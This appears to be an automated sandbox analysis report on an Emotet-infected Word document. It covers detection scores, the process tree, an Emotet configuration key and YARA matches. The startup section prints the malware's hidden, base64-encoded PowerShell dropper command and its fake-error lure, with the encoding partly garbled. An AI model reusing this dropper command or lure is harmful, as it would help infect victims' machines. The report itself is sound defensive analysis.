



**ID:** 339167

**Sample Name:**

info\_2020\_NJY\_31940448.doc

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 16:30:48

**Date:** 13/01/2021

**Version:** 31.0.0 Red Diamond

# Table of Contents

<b>Table of Contents</b>	<b>2</b>
<b>Analysis Report info_2020_NJY_31940448.doc</b>	<b>5</b>
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Startup	5
Malware Configuration	6
Threatname: Emotet	6
Yara Overview	6
Memory Dumps	7
Unpacked PEs	7
Sigma Overview	7
Signature Overview	7
AV Detection:	7
Networking:	8
E-Banking Fraud:	8
System Summary:	8
Data Obfuscation:	8
Persistence and Installation Behavior:	8
Hooking and other Techniques for Hiding and Protection:	8
HIPS / PFW / Operating System Protection Evasion:	8
Stealing of Sensitive Information:	8
Mitre Att&ck Matrix	8
Behavior Graph	9
Screenshots	10
Thumbnails	10
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	11
Domains	11
URLs	11
Domains and IPs	12
Contacted Domains	12
Contacted URLs	12
URLs from Memory and Binaries	12
Contacted IPs	13
Public	14
General Information	14
Simulations	15
Behavior and APIs	15
Joe Sandbox View / Context	15
IPs	15
Domains	17
ASN	17
JA3 Fingerprints	18
Dropped Files	18
Created / dropped Files	18
Static File Info	20
General	20
File Icon	21
Static OLE Info	21
General	21
OLE File "info_2020_NJY_31940448.doc"	21


Indicators	21
Summary	21
Document Summary	21
Streams with VBA	22
VBA File Name: Bt08uhxu1tnhy1, Stream Size: 701	22
General	22
VBA Code Keywords	22
VBA Code	22
VBA File Name: Xhlj9irufb65_wekzf, Stream Size: 14399	22
General	22
VBA Code Keywords	22
VBA Code	25
VBA File Name: Xlb0g5eyj545, Stream Size: 1113	25
General	25
VBA Code Keywords	25
VBA Code	26
Streams	26
Stream Path: \x1CompObj, File Type: data, Stream Size: 121	26
General	26
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	26
General	26
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 524	26
General	26
Stream Path: 1Table, File Type: data, Stream Size: 6477	26
General	26
Stream Path: Data, File Type: data, Stream Size: 99197	27
General	27
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 512	27
General	27
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 143	27
General	27
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3882	27
General	27
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 671	27
General	28
Stream Path: WordDocument, File Type: data, Stream Size: 17966	28
General	28
Network Behavior	28
Snort IDS Alerts	28
Network Port Distribution	28
TCP Packets	28
UDP Packets	30
DNS Queries	30
DNS Answers	30
HTTP Request Dependency Graph	30
HTTP Packets	30
Code Manipulations	32
Statistics	32
Behavior	32
System Behavior	33
Analysis Process: WINWORD.EXE PID: 648 Parent PID: 584	33
General	33
File Activities	33
File Created	33
File Deleted	33
Registry Activities	33
Key Created	33
Key Value Created	33
Key Value Modified	35
Analysis Process: cmd.exe PID: 2456 Parent PID: 1220	37
General	37
Analysis Process: msg.exe PID: 2496 Parent PID: 2456	39
General	39
Analysis Process: powershell.exe PID: 2300 Parent PID: 2456	39
General	39
File Activities	41
File Created	41
File Written	41
File Read	42
Registry Activities	43
Analysis Process: rundll32.exe PID: 2548 Parent PID: 2300	43
General	43
File Activities	43
File Read	44
Analysis Process: rundll32.exe PID: 2384 Parent PID: 2548	44
General	44
File Activities	44

Analysis Process: rundll32.exe PID: 2800 Parent PID: 2384	44
General	44
File Activities	45
Analysis Process: rundll32.exe PID: 2792 Parent PID: 2800	45
General	45
File Activities	45
Analysis Process: rundll32.exe PID: 2748 Parent PID: 2792	45
General	45
File Activities	46
Analysis Process: rundll32.exe PID: 1980 Parent PID: 2748	46
General	46
File Activities	46
Analysis Process: rundll32.exe PID: 2452 Parent PID: 1980	46
General	46
File Activities	46
Analysis Process: rundll32.exe PID: 2836 Parent PID: 2452	47
General	47
File Activities	47
Analysis Process: rundll32.exe PID: 3068 Parent PID: 2836	47
General	47
File Activities	47
Analysis Process: rundll32.exe PID: 3060 Parent PID: 3068	48
General	48
<b>Disassembly</b>	<b>48</b>
Code Analysis	48

Analysis Report info\_2020\_NJY\_31940448.doc

## Overview

## General Information

Sample Name:	info_2020_NJY_31940448.doc
Analysis ID:	339167
MD5:	e99693721af4330..
SHA1:	8d5141493dc9e8..
SHA256:	c081588672d7e4..
Most interesting Screenshot:	
 A screenshot of a Microsoft Word window. A modal dialog box is centered over the document area. The title bar of the dialog says "DOC - info_2020_NJY_31940448.doc" and the message area says "THIS DOCUMENT IS PROTECTED". Below that, it says "Protecting your audience by protecting documents." At the bottom of the dialog, there is a note: "This document is protected by Microsoft Word's Document Protection feature. To edit this document, click 'Edit' or 'Open' in the ribbon, and then click 'Allow changes'." The background of the Word window shows a blank document page.	

## Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

## Signatures

- Antivirus detection for URL or domain
  - Multi AV Scanner detection for doma...
  - Multi AV Scanner detection for dropp...
  - Multi AV Scanner detection for subm...
  - Office document tries to convince vi...
  - Snort IDS alert for network traffic (e....
  - System process connects to netwro...
  - Yara detected Emotet
  - Creates processes via WMI
  - Document contains an embedded VB ..
  - Document contains an embedded VB ..
  - Encrypted powershell cmdline option...

## Classification



## Startup

- System is w7x64

- WINWORD.EXE (PID: 648 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - cmd.exe (PID: 2456 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P>Ow'er'she'L'L -w hidden -ENCOD
  - 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ЕUAbgB0ACKalgAiAGQyABPfCAtgBmag8AYQbKAyAaQbgAgwRQaiAcgjABVAGoAdAbzAhAAzQb0AcwIAAAkEiAaAbuAhcAZQ5ADIAkQ7ACQAWA3ADAAQg9AcgAjwBpAccAkWnAccAcnaAnAcSjwAwAEGjwApPcakOwBjAGYIAIAoAcgQlgAcAccArwBIAhQALQbzAccAkWnAhAQZQAnAcSjwBtAccAKQgAcQAGQbAg4AdBwIdAkMgApAc4AlgbssGAQAZQbUAcvAb0AcIAIAAtAGcAzQgAdMAnwA2ADUUmGApAcAAewAmAcgAjwByAHUAcwRAccAbgBkAcKwAnAgwBAAzAdIAjwApAccAAJABCAGgAbgB3AGUOAQyAcwAkWAAnEMAjwArAccAbwAcBwAcKwAnAHQAJwArAcgAjwByAG8AjwArAccAbAAhAcSjwBfAfIAdQbuAcCkAkQrAcgAjwBecAccAkWnAeAwaTAAnACKQfAcIAvAbAGAAuWbUAHIAISQbgE4AZwAicAcgQkA7ACQATQ0A0DcAcwvA9AcgAjwBBDcAjwArAccAMQBkAccAKQ7AGIAcgBiAGEAawA7ACQwRwA1ADIsAg9AcgAKAAhAEMAJwArAccAmgAwAccAKQrAccAcqWnAcKAfQb9AGMAYQb0AGMABAAh7Ah0AfkAeIAmWaAfQqAPQoAcCuuQ5AccAcKwAnADYVAAnACKA MD5: 5746BD7E255DD6A8FA06F7C42C1B4A1)
  - msg.exe (PID: 2496 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C3D4F14E6F3AC)

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 YwAnAckAkWaoAccAbwBtAC8AJwApAcCsA KAAAnAGMAJwArAccAbwB3AC8AJwArAccASgBIAC8QQAAnAcSAJwBdAGIAmBgBhAHMAOgAvAccAKQarAccALwBhAccAKwAoAccAYgAnAcSAJwByAGKAbaAnAckKwAoAccAbvAGYAJwArAccAdQAnAckAkWaoAccAcgbgBtACkQarAcgAjwBAG0ALwBiaACCA KwAnAHAAaAAAnAcSAJwAtAccAKwAnAG4AYwBsAGUAAeATAHcAeQAnAcSAJwBnAccAKQarAcgAjwBxAccAKwAnADQAJwArAccAlwBhADtAbgBcAccAKQarAccA ZgAnAcSAKAAAnGgAcwAnAcSAJwBvAccAKQarAcQAAnAcSAJwBdAccAKwAoAccAYgAycAccAKwAnAfSAJwApAcSAKAAAnHMAJwArAccAcwA6AC8AjwArAccA LwBIAHQAJwArAccAaWAnAcSAJwBpAG4ZABIAgQJwApAcSAKAAAnAGUAAwAnAcSAJwB0AGkA2ZgBsAgkAawAuAGMAJwArAccAbwAnAccAKwAoAccAbQvAHAA YwAnAcSAJwBpAGUALQBzAccAKwAnAHAAJwApAcSAJwBIAccAKwAoAccAZQbKcAC8AjwArAccAVQAvEEAAQbIAJwApAcSAKAAAnAdoA LwAvAHYAcwB0AccAKwAnAHMAJwArAccAYQAnAckAkWAnAG0AcAAnAcSAKAAAnAgwAZQAnAcSAJwAuAGMAbwBtAC8AdwBwAC0AJwArAccAaQbUAGMAbAanAcSA JwB1AGQAJwArAccAKwAnAcSAJwBfAfQgJwApAcSAKAAAnAGUASQAnAcSAJwAvAccAKwAnAEAXQbIAJwAvAccAKwAnAHMAOgAnAcSA JwAvAC8AJwArAcgAjwBIAHQAoAcSAJwBtAHAAbwBzC4AYwAnAcSAJwBAG0ALwBjAccAKwAnAGEAdABIAGcAbwByAHkAJwArAccAbAAkWAnAcSAJwAvAHgA LwAnACKAKQAAcIAcIgFHAAbABBGAAYwBIAcIAKAAoAccXQAnAcSAKAAAnGIAJwArAccAmgBbAHMAJwApAckAlAAoFSAyQByAHIAyQb5AF0AAkAAAnHMA ZAAAnCwBzAhcAjwApAcwAKAAAnAggAdAAnAcSAJwB0AHAAJwApAcwAjwA2AGQAJwApAfSAmQbdAckAlgAiAFMAYABQAGwASQBUACIAKAAfIAng5AEsIA ArACAAJABQAHkAMABIAgIAGbPACAAKwAgACQAUQAzADMASQApAdSJAjBAdQANABTAD0AKAAoAccARAA4AccAKwAnAdcAjwApAcSAJwBpAccAKQa7AGYA bwByAGUAYQbjAGgIAAAoACQAVQbAHQAcwBwAGUAAaAgAAGkAbgAgACQATwBnAF8ANAAzAF8AbQApAfHsAdAbYAHkAewAoACYKAAnAE4AZQb3ACCAKwAnAc0A TwBIAccAKwAnAg0AQzbjAHQAJwApAcSAJwB5AFMadABFAG0ALwBtAGUAVAAuHcAQZBCAEMAbAJEAUAb0ACKAlgAiAGQAYABPAFcAtgBmAG8AYQbKAeyA aQBgAHwARQaiAcgAJAVBGGoAbABzAHAAZQbOAcwAIAAAkEAIaBuAhcAQZAO5ADIAKQa7ACQWAa3ADAAQgA9AcgAjwBpAccAKwAoAccANAAAnAcSAJwAwEgA JwApAckAOwBjAGYAYAAoAcgAlgAoAccARwBIAHQAQbJAccAKwAnAHQAZQAnAcSAJwBtAccAKQagACQAOgB0AG4AdwBIAKdAmgApAc4IlgBsAGAAZQbUAgCA VABoACIAIAATAGcAZQAgADMANwA2ADUUmApACAewAmAcgAjwByAHUAJwArAccAbgBkAccAKwAnAgwAbAAzADIAJwApACAAJABCAGgAbgB3AGUAQyAcwA KAAAnAEMAJwArAccAbwBuAccAKwAnAHQAJwArAcgAjwByAG8AJwArAccAbAAnAcSAJwBfAfQbIAcckAKQarAcgAjwBEAccAKwAnAeWATAAnAckAkQaUACIA VABVAGAAUwBUAHIASQbGE4ZwAiAcgAKQa7ACQATQa0AdcAVwA9AcgAjwBbADcAjwArAccAMQbKaccAKQa7AGiAcgbIAGEAaw7ACQARwA1ADIASg9AcgA KAAAnAEMAJwArAccAMgAwAccAKQarAcQwAnAckAfQb9AGMAYQb0AGMaaAB7AH0AfQkAEIMwAzAFQAPQoAccAUQa5AccAKwAnADYAVAAnACKA MD5: 852D67A27E454BD389FA702A8CBE23F

- rundll32.exe (PID: 2548 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control\_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
- rundll32.exe (PID: 2384 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2800 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Slimgulabo\vhtbjkrz.lpr',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2792 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Bvjuzxolryfk\lucwdqbdtfe.wnx',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2748 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Bsmdm\ghwk.vcj',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 1980 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Anheubolw\lybupae.she',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2452 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Bwaqczxvcucs\mfqhcresmvq.yyb',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2836 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Vvkkig\lowmtf.xpy',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 3068 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Eqlmzzdzvx\lxrtnvzlw.xix',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 3064 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Qjhysi\vvyps.icm',Control\_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

#### cleanup

## Malware Configuration

### Threatname: Emotet

```
{
  "RSA Public Key": 
  "MHwxDQYJKoZIhvNAQEBBQADawAaJhA0Z9fJ8UrI002URpPsR3eijAyfPj3z6|nu575f2ignYFW2ahgNcF1zASYQleKzD0n1CFH0a7zf8/4wY2UW0CJ4dJEHnE/PHLz|n6uNk3pxjn7o4eCdijBzf+k0Azj10q54FQIDAQAB"
}
```

## Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.2124437516.000000000001 61000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.2103844038.000000000003 F6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:\$s1: POwersheLL
0000000F.00000002.2355747254.000000000001 D1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2121698890.000000000001 90000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2117620078.000000000002 50000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 15 entries

## Unpacked PEs


Source	Rule	Description	Author	Strings
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.6a0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.150000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.260000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.220000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 22 entries

## Sigma Overview

No Sigma rule has matched

## Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

## AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

**Networking:**

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

**E-Banking Fraud:**

Yara detected Emotet

**System Summary:**

